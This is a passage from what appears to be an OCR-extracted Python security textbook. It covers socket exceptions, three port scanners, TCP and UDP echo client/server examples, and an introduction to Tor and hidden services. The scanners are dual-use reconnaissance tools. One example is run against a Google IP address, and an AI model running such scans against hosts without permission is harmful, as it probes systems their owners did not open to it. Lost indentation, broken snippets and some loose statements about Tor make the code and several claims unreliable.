    print(mysocket)
except socket.timeout as e :
print("Timeout %s" %e)
sys.exit(1)
except socket.gaierror as e:
print("connection error to
     the server:%s" %e)
sys.exit(1)
except socket.error as e:
print("Connection error: %s"
     %e)
sys.exit(1)
```

In the previous script, when a connection timeout with an IP address occurs, it throws an exception related to the socket connection with the server.

If you try to get information about specific domains or IP addresses that don't exist, it will probably throw a **`socket.gaierror`** exception with the connection error to the server, showing the message **`[Errno 11001] getaddrinfo failed`**.

IMPORTANT NOTE

If the connection with our target is not possible, it will throw a **`socket.error`** *exception with the message*

`Connection error: [Errno 10061] No connection`. *This message means the target machine actively refused its connection and communication cannot be established in the specified port or the port has been closed or the target is disconnected.*

In this section, we have analyzed the main exceptions that can occur when working with sockets and how they can help us to see whether the connection to the server on a certain port is not available due to a timeout or is not capable of solving a certain domain or IP address.

Now that you know the methods for working with IP addresses and domains, including managing exceptions when there are connection problems, let's move on to learning how we can implement port scanning with sockets.

Port scanning with sockets

In the same way that we have tools such as Nmap to analyze the ports that a machine has open, with the **`socket`** module, we could implement similar functionality to detect open ports in order to later detect vulnerabilities in a service that is open on said server.

In this section, we'll review how we can implement port scanning with sockets. We are going to implement a basic port scanner for checking each port in a hardcoded port list and another where the user enters the port list that he regards as interesting to analyze.

Implementing a basic port scanner

Sockets are the fundamental building block for network communication, and by calling the **`connect_ex()`** method, we can easily test whether a particular port is opened, closed, or filtered.

For example, we could implement a function that accepts as parameters an IP address and a port list, and returns for each port whether it is open or closed.

In the following example, we are implementing a port scanner using **`socket`** and **`sys`** modules. We use the **`sys`** module to exit the script with the **`sys.exit()`** instruction and return control to the interpreter in case of a connection error.

You can find the following code in the **`check_ports_socket.py`** file inside the **`port_scan`** folder:

```
import socket
import sys
def
      checkPortsSocket(ip,port
      list):
    try:
        for port in portlist:
            sock=
      socket.socket(socket.AF_
      INET,socket.SOCK_STREAM)
            sock.settimeout(5
      )
            result =
      sock.connect_ex((ip,port
      ))
            if result == 0:
```

```
                print ("Port
    {}: \t
    Open".format(port))
            else:
                print ("Port
    {}: \t
    Closed".format(port))
            sock.close()
    except socket.error as
    error:
      print (str(error))
      print ("Connection
    error")
      sys.exit()
checkPortsSocket('localhost',
    [21,22,80,8080,443])
```

If we execute the previous script, we can see how it checks each port in localhost and returns a specific IP address or domain, irrespective of whether it is open or closed. The first parameter can be either an IP address or a domain name, because the socket module can resolve an IP address from a domain and a domain from an IP address.

If we execute the function with an IP address or domain name that does not exist, it will return a connection error along with the exception that the socket module has returned when it cannot resolve the IP address:

```
checkListPorts ('local',
    [80,8080,443])
[Errno 11004] getaddrinfo
    failed. Connection error
```

The most important part of the function in the previous script is when you check whether the port is open or closed. In the code, we also see how we are using the **`settimeout()`** method to establish a connection attempt time in seconds when trying to connect with the domain or IP address.

The following Python code lets you search for open ports on a local or remote host. The script scans for selected ports on a given user-entered IP address and reflects the open ports back to the user. If the port is locked, it also reveals the reason for that, for example, as a result of a time-out connection.

You can find the following code in the **`socket_port_scanner.py`** file inside the **`port_scan`** folder:

```
import socket
import sys
from datetime import datetime
import errno
remoteServer    =
     input("Enter a remote
     host to scan: ")
remoteServerIP  =
     socket.gethostbyname(rem
     oteServer)
print("Please enter the range
     of ports you would like
     to scan on the machine")
startPort    = input("Enter a
     start port: ")
endPort    = input("Enter a
     end port: ")
```

```
print("Please wait, scanning
      remote host",
      remoteServerIP)
time_init = datetime.now()
```

In the previous code, we can see that the script starts getting information related to the IP address and ports introduced by the user.

We continue script iterating with all the ports using a **`for`** loop from **`startPort`** to **`endPort`** to analyze each port in between. We conclude the script by showing the total time to complete port scanning:

```
try:
for port in
      range(int(startPort),int
      (endPort)):
print ("Checking port {}
      ...".format(port))
sock =
      socket.socket(socket.AF_
      INET,
      socket.SOCK_STREAM)
sock.settimeout(5)
result =
      sock.connect_ex((remoteS
      erverIP, port))
if result == 0:
print("Port {}:
      Open".format(port))
else:
print("Port {}:
      Closed".format(port))
```

```
print("Reason:",errno.errorco
      de[result])
sock.close()
except socket.error:
print("Couldn't connect to
      server")
sys.exit()
time_finish = datetime.now()
total =  time_finish -
      time_init
print('Port Scanning
      Completed in: ', total)
```

The preceding code will perform a scan on each of the indicated ports against the destination host. To do this, we are using the **`connect_ex()`** method to determine whether it is open or closed. If that method returns a **`0`** as a response, the port is classified as **`Open`**. If it returns another response value, the port is classified as **`Closed`** and the returned error code is displayed.

In the execution of the previous script, we can see ports that are open and the time in seconds for complete port scanning. For example, port **`80`** is open and the rest are closed:

```
Enter a remote host to scan:
      172.217.168.164
Please enter the range of
      ports you would like to
      scan on the machine
Enter a start port: 80
Enter a end port: 83
```

```
Please wait, scanning remote
     host 172.217.168.164
Checking port 80 ...
Port 80:         Open
Checking port 81 ...
Port 81:         Closed
Reason: EAGAIN
Checking port 82 ...
Port 82:         Closed
Reason: EAGAIN
Port Scanning Completed
     in:  0:00:10.018065
```

We continue implementing a more advanced port scanner, where the user has the capacity to enter ports and the IP address or domain.

Advanced port scanner

The following Python script will allow us to scan an IP address with the **`portScanning`** and **`socketScan`** functions. The program searches for selected ports in a specific domain resolved from the IP address entered by the user by parameter.

In the following script, the user must introduce as mandatory parameters the host and a port, separated by a comma:

```
$ python3
     socket_advanced_port_sca
     nner.py -h
Usage: socket_portScan -H
     <Host> -P <Port>
```

```
Options:
  -h, --help  show this help
      message and exit
  -H HOST     specify host
  -P PORT     specify port[s]
      separated by comma
```

You can find the following code in the **socket_advanced_port_scanner.py** file inside the **port_scan** folder:

```
import optparse
from socket import *
from threading import *
def socketScan(host, port):
try:
socket_connect =
      socket(AF_INET,
      SOCK_STREAM)
socket_connect.settimeout(5)
result =
      socket_connect.connect((
      host, port))
print('[+] %d/tcp open' %
      port)
except Exception as
      exception:
print('[-] %d/tcp closed' %
      port)
print('[-] Reason:%s' %
      str(exception))
finally:
```

```
socket_connect.close()
def portScanning(host,
     ports):
try:
ip = gethostbyname(host)
print('[+] Scan Results for:
     ' + ip)
except:
print("[-] Cannot resolve
     '%s': Unknown host"
     %host)
return
for port in ports:
t =
     Thread(target=socketScan
     ,args=(ip,int(port)))
t.start()
```

In the previous script, we are implementing two methods that allow us to scan an IP address with the **`portScanning`** and **`socketScan`** methods.

Next we are implementing our **`main()`** method:

```
def main():
parser =
     optparse.OptionParser('s
     ocket_portScan '+ '-H
     <Host> -P <Port>')
parser.add_option('-H',
     dest='host',
     type='string',
     help='specify host')
```

```
parser.add_option('-P',
      dest='port',
      type='string',
      help='specify port[s]
      separated by comma')
(options, args) =
      parser.parse_args()
host = options.host
ports =
      str(options.port).split(
      ',')
if (host == None) | (ports[0]
      == None):
print(parser.usage)
exit(0)
portScanning(host, ports)
if __name__ == '__main__':
main()
```

In the previous code, we can see the main program where we get mandatory host parameters and ports for executing the script.

When these parameters have been collected, we call the **portScanning** method, which resolves the IP address and hostname. Then we call the **socketScan** method, which uses the **socket** module to evaluate the port state.

To execute the previous script, we need to pass as parameters the IP address or domain and the port list separated by comma. In the execution of the previous script, we can see the status of all the ports specified for the **www.google.com** domain:

```
$ python3
      socket_advanced_port_sca
      nner.py -H
      www.google.com -P
      80,81,21,22,443
[+] Scan Results for:
      172.217.168.164
[+] 80/tcp open
[+] 443/tcp open
[-] 81/tcp closed
[-] Reason:timed out
[-] 21/tcp closed
[-] Reason:timed out
[-] 22/tcp closed
[-] Reason:timed out
```

The main advantage of implementing a port scanner is that we can make requests to a range of server port addresses on a host in order to determine the services available on a remote machine.

Now that you know how to implement port scanning with sockets, let's move on to learning how to build sockets in Python that are oriented to connection with a TCP protocol for passing messages between a client and server.

Implementing a simple TCP client and TCP server

In this section, we are going to introduce the concepts for creating an application oriented to passing messages

between a client and server using the TCP protocol.

The concept behind the development of this application is that the socket server is responsible for accepting client connections from a specific IP address and port.

Implementing a server and client with sockets

In Python, a socket can be created that acts as a client or server. Client sockets are responsible for connecting against a particular host, port, and protocol. The server sockets are responsible for receiving client connections on a particular port and protocol.

The idea behind developing this application is that a client may connect to a given host, port, and protocol by a socket. The socket server, on the other hand, is responsible for receiving client connections within a particular port and protocol:

1. First, create a **`socket`** object for the server:

```
server =
      socket.socket(sock
      et.AF_INET,
      socket.SOCK_STREAM
      )
```

2. Once the **`socket`** object has been created, we now need to establish on which port our server will listen using the **`bind`** method. For TCP sockets, the **`bind`** method argument

is a tuple that contains the host and the port.

The **`bind(IP,PORT)`** method allows you to associate a host and a port with a specific socket, taking into account the fact that ports 1-1024 are reserved for the standard protocols:

```
server.bind(("localhost"
      , 9999))
```

3. Next, we'll need to use the socket's **`listen()`** method to accept incoming client connections and start listening. The listen approach requires a parameter indicating the maximum number of connections we want to accept by clients:

```
server.listen(10)
```

4. The **`accept()`** method will be used to accept requests from a client socket. This method keeps waiting for incoming connections, and blocks execution until a response arrives. In this way, the server socket waits for another host client to receive an input connection:

```
socket_client, (host,
      port) =
      server.accept()
```

5. Once we have this socket object, we can communicate with the client through it, using the **`recv()`** and **`send()`** methods for TCP communication (or **`recvfrom()`** and **`sendfrom()`** for UDP communication) that allow us to receive and send messages, respectively.

   The **`recv()`** method takes as a parameter the maximum number of bytes to accept, while the **`send()`** method takes as parameters the data for sending the confirmation of data received:

```
received_data =
      socket_client.recv
      (1024)
print("Received data: ",
      received_data)
socket_client.send(recei
      ved)
```

6. In order to create a client, we must create the socket object, use the **`connect()`** method to connect to

the server, and use the **`send()`** method to send a message to the server. The method argument in the **`connect()`** method is a tuple with host and port parameters, just like the previously mentioned **`bind()`** method:

```
socket_cliente =
      socket.socket(sock
      et.AF_INET,
      socket.SOCK_STREAM
      )
socket_cliente.connect((
      "localhost",
      9999))
socket_cliente.send("mes
      sage")
```

Let's see a complete example where the client sends to the server any message that the user writes and the server repeats the received message.

Implementing the TCP server

In the following example, we are going to implement a multithreaded TCP server. The server socket opens a TCP socket on localhost **`9998`** and listens to requests in an infinite loop. When the server receives a request from the client socket, it will return a message indicating

that a connection has been established from another machine.

You can find the following code in the **tcp_server.py** file inside the **tcp_client_server** folder:

```
import socket
import threading
SERVER_IP   = "127.0.0.1"
SERVER_PORT = 9998
#  family = Internet, type =
     stream socket means TCP
server =
     socket.socket(socket.AF_
     INET,
     socket.SOCK_STREAM)
server.bind((SERVER_IP,SERVER
     _PORT))
server.listen(5)
print("[*] Server Listening
     on %s:%d" %
     (SERVER_IP,SERVER_PORT))
client,addr = server.accept()
client.send("I am the server
     accepting
     connections...".encode()
     )
print("[*] Accepted
     connection from: %s:%d"
     % (addr[0],addr[1]))
def
     handle_client(client_soc
```

```
      ket):
    request =
      client_socket.recv(1024)
    print("[*] Received
      request : %s from client
      %s" , request,
      client_socket.getpeernam
      e())
    client_socket.send(bytes(
      "ACK","utf-8"))
while True:
    handle_client(client)
client_socket.close()
server.close()
```

In the previous code, the **`while`** loop keeps the server program alive and does not allow the script to end. The **`server.listen(5)`** instruction tells the server to start listening, with the maximum backlog of connections set to five clients.

The server socket opens a TCP socket on port **`9998`** and listens for requests in an infinite loop. When the server receives a request from the client socket, it will return a message indicating that a connection has occurred from another machine.

Implementing the TCP client

The client socket opens the same type of socket the server has created and sends a message to the server. The server responds and ends its execution, closing the socket client.

In our example, we configure an HTTP server at address **`127.0.0.1`** through standard **`port 9998`**. Our client will connect to the same IP address and port to receive 1024 bytes of data in the response and store it in a variable called buffer, to later show that variable to the user.

You can find the following code in the **`tcp_client.py`** file inside the **`tcp_client_server`** folder:

```
import socket
host="127.0.0.1"
port = 9998
try:
mysocket =
      socket.socket(socket.AF_
      INET,
      socket.SOCK_STREAM)
mysocket.connect((host,
      port))
print('Connected to host
      '+str(host)+' in port:
      '+str(port))
message = mysocket.recv(1024)
print("Message received from
      the server", message)
while True:
message = input("Enter your
      message > ")
mysocket.send(bytes(message.e
      ncode('utf-8')))
if message== "quit":
```

```
break
except socket.errno as error:
print("Socket error ", error)
finally:
mysocket.close()
```

In the previous code, the **`s.connect((host,port))`** instruction connects the client to the server, and the **`s.recv(1024)`** method receives the messages sent by the server.

Now that you know how to implement sockets in Python oriented to connection with the TCP protocol for message passing between a client and server, let's move on to learning how to build an application oriented to passing messages between the client and server using the UDP protocol.

Implementing a simple UDP client and UDP server

In this section, we will review how you can set up your own UDP client-server application with Python's socket module. The application will be a server that listens for all connections and messages over a specific port and prints out any messages to the console that have been exchanged between the client and server.

UDP is a protocol that is on the same level as TCP, that is, above the IP layer. It offers a service in disconnected mode to the applications that use it. This protocol is suitable for applications that require efficient communication that doesn't have to worry about packet

loss. Typical applications of UDP are internet telephony and video streaming.

The header of a UDP frame is composed of four fields:

- The UDP port of origin.
- The UDP destination port.
- The length of the UDP message.
- **`checkSum`** contains information related to the error control field.

The only difference between working with TCP and UDP in Python is that when creating the socket in UDP, you have to use **`SOCK_DGRAM`** instead of **`SOCK_STREAM`**. The main difference between TCP and UDP is that UDP is not connection-oriented, and this means that there is no guarantee our packets will reach their destinations, and no error notification if a delivery fails.

Now we are going to implement the same application we have seen before for passing messages between the client and the server. The only difference is that now we are going to use the UDP protocol instead of TCP.

We are going to create a synchronous UDP server, which means each request must wait until the end of the process of the previous request. The **`bind()`** method will be used to associate the port with the IP address. To receive the message, we use the **`recvfrom()`** and **`sendto()`** methods for sending.

Implementing the UDP server

The main difference with the TCP version is that UDP does not have control over errors in packets that are sent between the client and server. Another difference between a TCP socket and a UDP socket is that you need to specify **SOCK_DGRAM** instead of **SOCK_STREAM** when creating the **socket** object.

You can find the following code in the **udp_server.py** file inside the **udp_client_server** folder:

```
import socket,sys
SERVER_IP = "127.0.0.1"
SERVER_PORT = 6789
socket_server=socket.socket(s
      ocket.AF_INET,socket.SOC
      K_DGRAM)
socket_server.bind((SERVER_IP
      ,SERVER_PORT))
print("[*] Server UDP
      Listening on %s:%d" %
      (SERVER_IP,SERVER_PORT))
while True:
data,address =
      socket_server.recvfrom(4
      096)
socket_server.sendto("I am
      the server accepting
      connections...".encode()
      ,address)
```

```
data = data.strip()
print("Message %s received
      from %s: ",data,
      address)
try:
response = "Hi %s" %
      sys.platform
except Exception as e:
response = "%s" %
      sys.exc_info()[0]
print("Response",response)
socket_server.sendto(bytes(re
      sponse,encoding='utf8'),
      address)
socket_server.close()
```

In the previous code, we see that **`socket.SOCK_DGRAM`** creates a UDP socket, and the instruction **`data, addr = s.recvfrom(buffer)`** returns the data and the source's address.

Implementing the UDP client

To begin implementing the client, we will need to declare the IP address and the port where the server is listening. This port number is arbitrary, but you must ensure you are using the same port as the server and that you are not using a port that has already been taken by another process or application:

```
SERVER_IP = "127.0.0.1"
```

```
SERVER_PORT = 6789
```

Once the previous constants for the IP address and the port have been established, it's time to create the socket through which we will be sending our UDP message to the server:

```
clientSocket =
      socket.socket(socket.AF_
      INET, socket.SOCK_DGRAM)
```

And finally, once we've constructed our new socket, it's time to write the code that will send our UDP message:

```
address = (SERVER_IP
      ,SERVER_PORT)
socket_client.sendto(bytes(me
      ssage,encoding='utf8'),a
      ddress)
```

You can find the following code in the **udp_client.py** file inside the **udp_client_server** folder:

```
import socket
SERVER_IP = "127.0.0.1"
SERVER_PORT = 6789
address = (SERVER_IP
      ,SERVER_PORT)
socket_client=socket.socket(s
      ocket.AF_INET,socket.SOC
      K_DGRAM)
while True:
message = input("Enter your
      message > ")
if message=="quit":
```

```
break
socket_client.sendto(bytes(me
      ssage,encoding='utf8'),a
      ddress)
response_server,addr =
      socket_client.recvfrom(4
      096)
print("Response from the
      server => %s" %
      response_server)
socket_client.close()
```

In the preceding code, we are creating an application client based on the UDP protocol. For sending a message to a specific address, we are using the **`sendto()`** method, and for receiving a message from the server application, we are using the **`recvfrom()`** method.

Finally, it's important to consider that if we try to use **`SOCK_STREAM`** with the UDP socket, we will probably get the following error:

```
socket.error: [Errno 10057] A
      request to send or
      receive data was
      disallowed because the
      socket is not connected
      and no address was
      supplied.
```

Hence, it is important to remember that we have to use the same socket type for the client and the server when we are building applications oriented to passing messages with sockets.

Summary

In this chapter, we reviewed the socket module for implementing client-server architectures in Python with the TCP and UDP protocols. First, we reviewed the socket module for implementing a client and the main methods for resolving IP addresses from domains, including the management of exceptions. We continued to implement practical use cases, such as port scanning, with sockets from IP addresses and domains. Finally, we implemented our own client-server application with message passing using TCP and UDP protocols.

The main advantage provided by sockets is that they have the ability to maintain the connection in real time and we can send and receive data from one end of the connection to another. For example, we could create our own chat, that is, a client-server application that allows messages to be received and sent in real time.

In the next chapter, we will explore HTTP request packages for working with Python, executing requests over a REST API and authentication in servers.

Questions

As we conclude, here is a list of questions for you to test your knowledge regarding this chapter's material. You will find the answers in the *Assessments* section of the *Appendix*:

1. Which method of the socket module allows a server socket to accept requests from a client socket from another host?

2. Which method of the socket module allows you to send data to a given address?
3. Which method of the socket module allows you to associate a host and a port with a specific socket?
4. What is the difference between the TCP and UDP protocols, and how do you implement them in Python with the socket module?
5. Which method of the socket module allows you to implement port scanning with sockets and to check the port state?

Further reading

In these links, you will find more information about the tools mentioned and the official Python documentation for the socket module:

- **Documentation socket module**: https://docs.python.org/3/library/socket.html
- **Python socket examples**: https://realpython.com/python-sockets

- **What's New in Sockets for Python 3.7**: https://www.agnosticdev.com/blog-entry/python/whats-new-sockets-python-37
- **Secure socket connection with the ssl python module** https://docs.python.org/3/library/ssl.html:This module provides access to Transport Layer Security encryption and uses the **`openssl`** module at a low level for managing certificates. In the documentation, you can find some examples for establishing a connection and get certificates from a server in a secure way.

Chapter 5: Connecting to the Tor Network and Discovering Hidden Services

In recent years, privacy has become one of the fundamentals of security and information technology. At this point, Tor can help us achieve what many users have been asking for to guarantee minimum levels of anonymity. Tor is a global network of computers run by volunteers to provide online anonymity to anyone who needs it.

The chapter will start by explaining how **The Onion Router** (**Tor**) Project can help us to research and develop tools for the online anonymity and privacy of its users while they're surfing the internet. Tor does this by setting up virtual circuits between the various nodes that make up the Tor network. We will also study how Tor works from an anonymity point of view, stopping websites from tracking you. Thanks to packages such as requests, socks, and stem, Python lets us simplify the process of searching for and finding secret services. At this point, we will review the crawling method and demonstrate the resources available for this task within the Python ecosystem.

The following topics will be covered in this chapter:

- Understanding the Tor Project and hidden services

- Tools for anonymity in the Tor network
- Discovering hidden services with **Open Source Intelligence** (**OSINT**) tools
- Modules and packages we can use in Python to connect to the Tor network
- Tools that allow us to search hidden services and automate the crawling process in the Tor network
- Let's get started!

Technical requirements

You will need to install the Python interpreter on your local machine and have some basic knowledge of the HTTP protocol.

The examples and source code for this chapter are available in this book's GitHub repository at https://github.com/PacktPublishing/Mastering-Python-for-Networking-and-Security-Second-Edition.

Check out the following video to see the Code in Action: https://bit.ly/3k7Wqkh

Understanding the Tor Project and hidden services

The internet is arguably the largest source of mass surveillance in the world but is also one of the safest ways to send anonymous messages. Most internet users use the default applications and settings available, which makes it possible to track, log, and analyze almost all of their communications. This has been exemplified by data exfiltration being performed in large companies that aim to obtain economic benefits from the data of their users.

There are different types of anonymous browsing, such as browsing through a single proxy, which offers us a level of anonymity at the network level. Here, the user's IP address can be tracked throught the exit node that we are using in the Tor network.

Another widely used system for anonymization is the use of VPNs to send traffic. In general, this works the same way as Tor, sending your traffic through another user's computer. The difference is the lack of anonymization between your computer and the VPN provider. In Tor, for example, the "exit node" is the one that actually collects your data – for example, the website you are trying to view anonymously – but it is more difficult to track the user and discover their origin address.

All this requires the use of programs that aim to hide the user's identity. Perhaps the biggest anonymization device in use at the moment is Tor. This system facilitates anonymous communication by routing the messages on the Tor network through other computers.

Thanks to the Tor network, we can connect completely anonymously due to it being an encrypted connection

where the IP changes with each request that is made to each of the nodes.

Exploring the Tor network

Tor is a network of virtual tunnels that protect you or your corporation from being placed at a specific location in the network. The objective of this network is to change the traditional routing mode, which we all use, in order to maintain the anonymity and privacy of our data.

Tor provides you with anonymity by routing all your packets in an encrypted way through a complex web of repeaters. These communicate with each other to help you transport your messages to the right destination, without anyone knowing who made the request or actually sent it.

From a privacy point of view, Tor has two distinct purposes:

- **Hiding the locations of users who are browsing the web**: As we saw earlier in this book, your computer can be traced through your IP address. Tor ensures untraceability through this method.
- **Encrypting your browsing traffic**: Tor encrypts your browsing traffic by mixing it with other users' traffic using a technique called onion routing, which hides your IP

address from the websites that you visit. It also hides the traffic from your ISP address, which can see when you're connected to the Tor network but cannot determine what sites you are accessing through it. Now would be a good time to briefly highlight the use of DNS servers for the resolution of domain names provided by our ISP. If we have access to the configuration of our router, it's possible for us to change the DNS servers that we use and opt for a DNS service that offers us additional services, such as anonymity or protection against fraudulent or potentially dangerous destinations for our equipment or the integrity of our data.

Now that we've understood the purpose of Tor networking, let's look at how it works.

ONION ROUTING

The Tor network is based on the principle of **onion routing**. This means that a connection goes through several encrypted layers, and the router at each layer

only knows what is essential to perform the work at that layer.

When you connect to the Tor network, the following process occurs:

1. The client downloads a list of all available Tor relays and selects three: one guard node, one middle or relay node, and one exit node.
2. If you then send information through the Tor network to the internet, it's first encrypted so that only the exit relay can see what website you're requesting. From a user privacy point of view, the exit nodes have visibility of this data through the network packets that are sent, but in most cases, the identity of those packets is not known.
3. Then, this already encrypted layer is further encrypted so that only the middle relay node knows that it should be sent to the exit relay. This doubly encrypted layer is encrypted so that only the guard relay can see who the middle relay is:




Figure 5.1 – Onion routing connection flow between the client and server

All this encryption is done before the network traffic leaves your computer, which means the following for us:

- Anyone monitoring your internet connection can only see you exchanging encrypted information with the **guard** relay.
- The **guard** relay only knows your IP address and who the middle relay is.
- The middle relay only knows the **guard** relay and the **exit** relay, but not who you are or what website you're requesting.
- The **exit node** knows what you're requesting off the internet, as well as who the middle relay is, but not

who you are or who the guard relay is.

This process completely separates the content you're requesting from anything that can be used to establish your identity.

IMPORTANT NOTE

The source code for the Tor Project is available at the project's website at https://www.torproject.org/download/tor/ and the project's GitHub repository at https://github.com/torproject/tor.

So, how does the network work? Let's suppose that we have two computers: computer A and computer B. A wants to send a message to B and makes a connection to a server that contains the addresses of the Tor nodes.

You can see this process in a graphical way on the official Tor website: https://2019.www.torproject.org/about/overview.html.en.

Let's take a look at how this works, step by step:

1. The first step is getting a directory listing from the central server.
2. After receiving the dialog list from this server, our Tor client will connect to a random node through an encrypted connection. This node

will pick another random node with another encrypted connection, and so on, until it reaches the node before the message arrives at computer B. The egress node (the penultimate node of the communication) will make an unencrypted connection to node B. All Tor nodes are chosen at random and no node can be used twice.

3. Using asymmetric encryption, computer A encrypts the message into a structure that resembles an onion's structure: layered. First, it will encrypt the message with the public key of the last node of the route so that only computer B can decrypt it. In addition to the message, it includes (also encrypted) directions to the destination, B. This entire package, along with directions to the last node on the list, is encrypted again so that it can only be decrypted by the penultimate node on the route.
4. Now, we can already see the structure of the data in onion

routing. Using asymmetric encryption, computer A encrypts the message in layers. The first thing computer A will do is encrypt the message with the public key of the last node in the list so that only A can decrypt it. In addition, it encrypts and includes directions to the destination, which is computer B. This entire packet is encrypted again by instructions being added to get to the last node in the list. This is done so that it can decrypt the packet and eventually reach node B.

5. To avoid third-party analysis of our communications, every 10 minutes, the Tor connection nodes are changed, with new nodes being chosen.
6. The nodes of the Tor network are public. If we ourselves are a node, we will increase our privacy. Although this sounds contradictory, I'll explain why this happens: if Alice uses the Tor network to connect to Bob, she will need to connect to another Tor node.

> However, if it works as a node for Jane or Dave, it will also be connected to another node. Therefore, a third party will not be able to know if the communication by Alice has been initiated as a user or as a node.

This makes it more complex for a third party to extract information. If Alice were to function as a node for hundreds of users, it would be difficult to spy on their data.

This process is repeated until we're finished with all the nodes of the route. With this, we already have the data package ready, so it's time to send it. Computer A connects to the first node on the route and sends the packet to it. This node decrypts it and follows the instructions it has decrypted to send the rest of the packet to the next node. This one will be decrypted again and resent to the next one, and so on. The data will finally arrive at the output node, which will send the message to its destination.

The Tor protocol works by multiplexing multiple circuits over a single node-to-node TLS connection. Each circuit is a path that's created by clients via the Tor network. This path consists of randomly selected nodes. Tor traffic is routed through three nodes by default: **Guard**, **Relay**, and **Exit**. In order to route multiple relays, Tor has flow-multiplexing capabilities where the following occurs:

- A single Tor circuit can transport multiple TCP connections.

- Each node knows only the source and destination pair for a circuit; that is, it doesn't know the entire route.
- Next, we'll look at hidden services.

What are hidden services?

Tor allows a website to hide its IP address from its users. Such sites are called **onion services** or **hidden services**.

Hidden services are those sites that can only be accessed by being connected to Tor because they are sites hosted within the Tor network itself. Most of these sites are usually illegal sites because the protection of being inside the Tor network attracts the people who set up such sites.

According to the Tor Project's statistics, there are over 60,000 onion services running at the time of writing: https://metrics.torproject.org/hidserv-dir-onions-seen.html.

Hidden services provide a mechanism where the anonymity and the confidentiality of data is preserved safely. However, it sacrifices other aspects in terms of performance since it is quite expensive to build the circuits involved between the client and the server. For this reason, hidden services in Tor are slow.

IMPORTANT NOTE

It must be taken into account that to maintain proper use of the Tor network, the user and the onion service that they wish to access must assemble complete Tor circuits. For this reason, there will be six nodes between the user and the service provider. This makes the connection slower and explains why onion services generally use very simple and lightweight websites.

Now that you understand the basics of the Tor Project and what hidden services are, let's move on and learn about the main tools we can use to connect to the Tor network.

Tools for anonymity in the Tor network

In this section, you will learn about the main tools that provide anonymity in the Tor network. We'll do this by learning how to connect to the **Tor Browser** and introducing other tools for controlling our Tor instance.

Connecting to the Tor network

The easy way to navigate through the Tor network is to use the Tor Browser, which is a modified version of Firefox that includes extensions such as **Torbutton**, **NoScript**, and **HTTPS Everywhere**.

The Tor Browser is configured to obtain the different routes and servers that we can connect to automatically. In addition to allowing you to browse with a high degree of anonymity, by closing a browsing session, confidential user data related to cookies and browsing history will be automatically deleted.

To connect to the Tor network, all you need to do is the following:

1. Download the Tor Browser Bundle from https://www.torproject.org.
2. Unzip it.
3. Run the **`start-tor-browser`** script in the unzipped directory.

In Debian-based distributions such as Ubuntu and Linux Mint, we can also install it through the **`torbrowser-launcher`** package to get the latest version of the browser. For example, here, we can find the latest version of the Ubuntu distribution:

https://packages.ubuntu.com/bionic/torbrowser-launcher

We can install it with the following command:

```
$ sudo apt install
     torbrowser-launcher
$ torbrowser-launcher
```

We can execute **`torbrowser-launcher`** to download the Tor Browser and follow the auto installer's instructions.

Once installed and connected successfully, the Tor Browser will launch and point to http://check.torproject.org, which will confirm you are browsing anonymously. If you see something similar to the following, then this means you have successfully configured Tor and can navigate through the internet anonymously:

Figure 5.2 – Prompt that shows the connection to the Tor Browser was successful

The initial Tor check page not only validates that you are using the Tor network, but also displays your current IP address. Remember that because you may be exiting the Tor network from an exit node in another country, specific sites try to visit the site in the native language of that country.

An interesting feature offered by the Tor Browser is the **Use new identity** option. This functionality allows us to browse with a different IP. Just remember that when you use Tor, you are really browsing through your network, but the router that we go to the internet through is always the same. This means that you use the same IP, unless you change it with the aforementioned option. This IP changes dynamically with each request you make.

When browsing the Tor Browser, our IP will be the IP of the last router that we have passed within the Tor network, which will always be the same as long as we do not provide the option to change IP addresses. In addition to this, once we enter the Tor network, the path that the packets will follow to the last node or router in the Tor network will always be different, so tracking a user's data flow is almost impossible. In addition to this, connection data is only stored for a certain amount of time (less than an hour).

The Tor community develops various projects, some of which can be found at https://2019.www.torproject.org/projects/projects. Let's take a brief look at two of the most popular ones:

- **Tails**, https://tails.boum.org, is an operating system that you can carry on a USB stick that makes all its connections through Tor, preserving the anonymity of its users.
- **Orbot**, https://guardianproject.info/apps/orbot, is the official application for Android.

There are several others, but in this chapter, we will deal with the main one, which is the Tor Browser: https://www.torproject.org/projects/torbrowser.html.en.

Node types in the Tor network

None of the intermediate nodes know the origin or destination of the message. They also do not know what position they occupy in the network. These nodes are spread all over the world so that anonymity is achieved. The intermediate nodes are resources donated by anonymous people from all over the world. If we look at the **TorMap** service, https://tormap.void.gr, we'll see a map showing all these nodes.

Due to the way the Tor network works, not all the nodes that make it up are the same. Depending on its characteristics and configuration, a node can fulfill certain functions:

- **Entry nodes (guard relays)**: These communicate with Tor clients and connect users to the rest of the Tor network. They have generally been in use for a long time and have generous bandwidths.
- **Middle nodes (middle relays)**: These only communicate with other nodes, so their traffic never leaves the Tor network and represents the most comfortable, fast, and secure option for configuring nodes.
- **Output nodes (exit relays)**: These are the endpoints within the Tor network. They take the requests, send them to their recipients, receive their responses, and send them back to the network so that they reach the original requestor. They are usually maintained by institutions and other actors, and have the capacity to face the possible legal consequences of what users look up using the Tor network if their connections leave through these nodes.

- **Bridge nodes (bridge relays)**: These are normal relays that are not listed within the Tor directory, which means they can be considerably more difficult to block. We can use bridge relays when our ISP is blocking the use of Tor but we still want to connect to our network. The only difference between normal and bridge relays is that normal relays are listed in a public directory, whereas bridge relays are not. You can get a list of bridge nodes at the following URL: https://bridges.torproject.org. We can access https://bridges.torproject.org/bridges to get random bridge data.

Now that we understand how the Tor network works, let's learn how to install the Tor service on our machines.

Installing the Tor service

One of the ways we can control a Tor instance is through a service that we can install on our machine. The objective of installing this service is to allow us to customize the way in which we can control our instance

and send commands to, for example, change our identity when we are browsing anonymously.

Installing the Tor service in Debian/Ubuntu-based distributions is easy – just run the following Terminal commands:

```
$ sudo apt-get update
